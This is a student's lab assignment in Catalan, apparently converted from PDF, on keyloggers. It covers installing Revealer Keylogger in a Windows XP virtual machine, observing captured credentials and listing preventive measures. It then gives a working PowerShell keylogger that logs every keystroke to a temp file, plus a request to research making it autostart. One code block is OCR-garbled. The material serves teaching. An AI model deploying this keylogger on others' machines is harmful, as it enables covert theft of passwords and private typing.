




# **ACTIVITAT PT1\_002: KEYLOGGER**

## **PART 1 - ANÀLISI**

Instal·leu *Revealer Keylogger* (http://www.logixoft.com/download.html), un software de recuperació de pulsacions de teclat, en una màquina virtual Windows XP.

Revealer s'executa a l'inici i es troba ocult, podent enviar remotament per FTP o correu l'arxiu que registra, en el qual es troben darrera un període de temps credencials d'usuari per exemple de llocs web amb correu, banca electrònica, o xarxes socials.




Si polsem CTRL+ALT+F9 a l'equip local en el qual l'hem instal·lat, podrem veure l'estat del registre, observant en quin moment ha entrat en determinades pàgines web i què ha teclejat.

Es demana unes **captures de pantalla** de com heu fet el procés (especifiqueu també si heu hagut de visualitzar algun vídeo o manual d'internet), i exposeu la vostra opinió.







En la seqüència veiem com després de teclejar la URL www.yahoo.es ha escrit el text: «informàtca» (+Intro) i a continuació «koala» (+Intro), possibles noms d'usuari i contrasenya respectivament, d'un dels serveis de yahoo, com el correu electrònic.

#### Recomanació


La manera de prevenir aquests atacs és realitzar escaneigs periòdics antimalware amb una o diverses eines fiables i actualitzades, controlar els accessos físics i limitar els privilegis dels comptes d'usuari per evitar instal·lacions no desitjades.



Nom i Cognoms	Data
Arnau Subirós Puigarnau	09-10-2018

Accedeixo a http://www.logixoft.com/download.html i em descargo la versió bàsica de Revealer Keylogger







Nom i Cognoms	Data
Arnau Subirós Puigarnau	09-10-2018

**Revealer Keylogge**r és un malware (en aquest cas és un keylogger amb software). S'acostumen utilitzar com a "daemon" o serveis que son processos informàtics que funcionen a segon pla, no els veiem, però están actius.


Lo primer que haig de fer és seleccionar l'opció **Inicio**, llavors qualsevol cosa que escrigui em quedarà enmegatzemat i el seu path( o ruta.) . Si vull deixar de gravar, haig de seleccionar l'opció **Detener** 


En aquest ejemple he escrit :

- www.google.es on consta quin navegor he fet servir
- cmd que m'indica que he fet servir l'explorador de windows















### Opció Guardar

- En format text (html)
- En format (jpg) captures de pantalla ( habilitat en la versió PRO
- En format \*.rvl (categoría arxius de vídeo)

Guardo la captura amb un arxiu format html.







#### LINKS de Consulta:


- http://dis.um.es/~lopezquesada/documentos/IES\_1213/SAD/curso/UT5/Act ividadesAlumnos/12/enlaces/diccionario1.html
- https://www.infospyware.com/articulos/que-son-los-spywares/
- https://es.slideshare.net/vverdu/unidad-4-software-antimalware
- https://latam.kaspersky.com/blog/que-es-un-keylogger-2/453/



Nom i Cognoms	Data
Arnau Subirós Puigarnau	09-10-2018

## **PART 2 – DESENVOLUPAMENT**

Escolliu el llenguatge de programació que desitgeu i implementeu un *keylogger* que emmagatzemi tota la informació que es teclegi fins a la fi de la seva execució explícita.



Per implementar aquesta petita aplicació podeu emmagatzemar en temps real tota la informació en un fitxer de text (que podeu crear via codi a la localització que desitgeu).

Un cop implementat el vostre *keylogger*, feu recerca sobre com es pot fer perquè una aplicació arrenqui de manera automàtica en el moment d'arrencar el sistema operatiu Windows (com moltes altres aplicacions donen opció: Skype,

Antivirus, File Zila, etc.)

#### Nota:

Hi ha sistemes operatius que ja ofereixen la gestió d'execució d'aplicacions durant el procés d'arrencada



### Keylogger per a Windows (amb Power Shel) i escrit el seuguent codi

```
#requires
-Version 2
               function Start-KeyLogger($Path="$env:temp\keylogger.txt")
               {
                # Signatures for API Calls
                $signatures = @'
               [DllImport("user32.dll", CharSet=CharSet.Auto, ExactSpelling=true)]
               public static extern short GetAsyncKeyState(int virtualKeyCode);
               [DllImport("user32.dll", CharSet=CharSet.Auto)]
               public static extern int GetKeyboardState(byte[] keystate);
               [DllImport("user32.dll", CharSet=CharSet.Auto)]
               public static extern int MapVirtualKey(uint uCode, int uMapType);
               [DllImport("user32.dll", CharSet=CharSet.Auto)]
               public static extern int ToUnicode(uint wVirtKey, uint wScanCode, byte[] lpkeystate,
               System.Text.StringBuilder pwszBuff, int cchBuff, uint wFlags);
                # load signatures and make members available
                $API = Add-Type -MemberDefinition $signatures -Name 'Win32' -Namespace API
               -PassThru
                # create output file
                $null = New-Item -Path $Path -ItemType File -Force
                try
                {
```



Nom i Cognoms Data

Arnau Subirós Puigarnau 09-10-2018

```
Write-Host 'Recording key presses. Press CTRL+C to see results.' -ForegroundColor Red
  # create endless loop. When user presses CTRL+C, finally-block
  # executes and shows the collected key presses
  while ($true) {
   Start-Sleep -Milliseconds 40
   # scan all ASCII codes above 8
   for ($ascii = 9; $ascii -le 254; $ascii++) {
     # get current key state
     $state = $API::GetAsyncKeyState($ascii)
     # is key pressed?
    if ($state -eq -32767) {
      $null = [console]::CapsLock
      # translate scan code to real code
      $virtualKey = $API::MapVirtualKey($ascii, 3)
      # get keyboard state for virtual keys
      $kbstate = New-Object Byte[] 256
      $checkkbstate = $API::GetKeyboardState($kbstate)
      # prepare a StringBuilder to receive input key
      $mychar = New-Object -TypeName System.Text.StringBuilder
      # translate virtual key
      $success = $API::ToUnicode($ascii, $virtualKey, $kbstate, $mychar,
$mychar.Capacity, 0)
      if ($success)
      {
       # add key to logger file
       [System.IO.File]::AppendAllText($Path, $mychar,
[System.Text.Encoding]::Unicode)
```



```
}
}

finally

{
    # open logger file in Notepad
    notepad $Path
}

# records all key presses until script is aborted by pressing CTRL+C
# will then open the file with collected key codes
Start-KeyLogger
```



Nom i Cognoms Data

Arnau Subirós Puigarnau 09-10-2018

```
# create endless loop. When user presses CTRL+C to see results.' -ForegroundColor Red

# create endless loop. When user presses CTRL+C to see results.' -ForegroundColor Red

# create endless loop. When user presses CTRL+C to see results.' -ForegroundColor Red

# scan all #SCII codes above #

# sis key pressed;

# is key pressed;

# i
```



Fent servir CTRL+C s'activa un bloc de notes amb tot el que he escrit



Font de codi consultada: https://esgeeks.com/como-crear-keylogger-con-powershell/